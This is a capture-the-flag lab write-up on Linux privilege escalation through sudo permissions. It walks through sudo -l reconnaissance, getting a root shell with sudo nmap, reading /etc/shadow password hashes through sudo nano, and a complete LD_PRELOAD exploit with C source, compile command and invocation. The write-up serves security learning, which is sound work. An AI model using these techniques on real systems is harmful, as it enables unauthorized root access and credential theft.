Nature of the Task
In this task the goal is to use use sudo in a variety of ways to access information that would normally be out of limits to a low privilege user.
A bit of sudo recon…
The first thing to do is to to run sudo -l as the karen (low privilege) user to see what’s available to us:
$ sudo -l
Matching Defaults entries for karen on ip-10-10-92-255:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User karen may run the following commands on ip-10-10-92-255:
    (ALL) NOPASSWD: /usr/bin/find
    (ALL) NOPASSWD: /usr/bin/less
    (ALL) NOPASSWD: /usr/bin/nano
We can run 3 programs with sudo, namely find, less, and nano.
That answers the first question! Hooray!
Capture the Flag! find and cat
The next question is to obtain the contents of flag2.txt. We can simply run find to locate the file on the system, we don’t even need to run it with sudo!
$ find / -name "flag2.txt" 2>/dev/null
/home/ubuntu/flag2.txt
We can simply cat /home/ubuntu/flag2.txt to obtain our flag. No sudo needed!
GTFOBins! sudo nmap
The next question requires a bit of research. If we had sudo access to nmap, how could we leverage this to obtain a root shell?
Let’s head over to GTFOBins and see what being able to run nmap with sudo could give us

Hmmm…. Shell? Sudo? Looks promising!

So, looks like sudo nmap --interactive is enough to give us an interactive root shell.
Hashed Passwords

Since we can run sudo nano we can simply open /etc/shadow and see the hash of Frank’s password!
LD_PRELOAD
If our sudo -l had found that env_keep+=LD_PRELOAD we could have leveraged this to get a root shell. On either the target or our attacking machine, we’d need to compile the following C source code (shell.c):
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
unsetenv("LD_PRELOAD");
setgid(0);
setuid(0);
system("/bin/bash");
}
We’d compile with the following parameters:
gcc -fPIC -shared -o shell.so shell.c -nostartfiles
We’d need to get it on the target in a writable directory that we could execute from, and then we’d run it as follows:
sudo LD_PRELOAD=/home/user/ldpreload/shell.so <any binary we can run with sudo>
Recap and Takeaways
-
sudo -lis your first stop in any privilege escalation attempt — it reveals what commands can be run as root. -
You don’t always need
sudoto find flags; simple tools likefindandcatstill go a long way. -
GTFOBins is an essential resource — it tells you exactly how to weaponize
sudopermissions for common binaries likenmap. -
Tools like
nanoandlessmay seem harmless, but withsudo, they let you read protected files like/etc/shadow. -
The
LD_PRELOADtechnique is powerful — if environment variables are preserved withsudo, it can be used to inject a shared library and pop a root shell.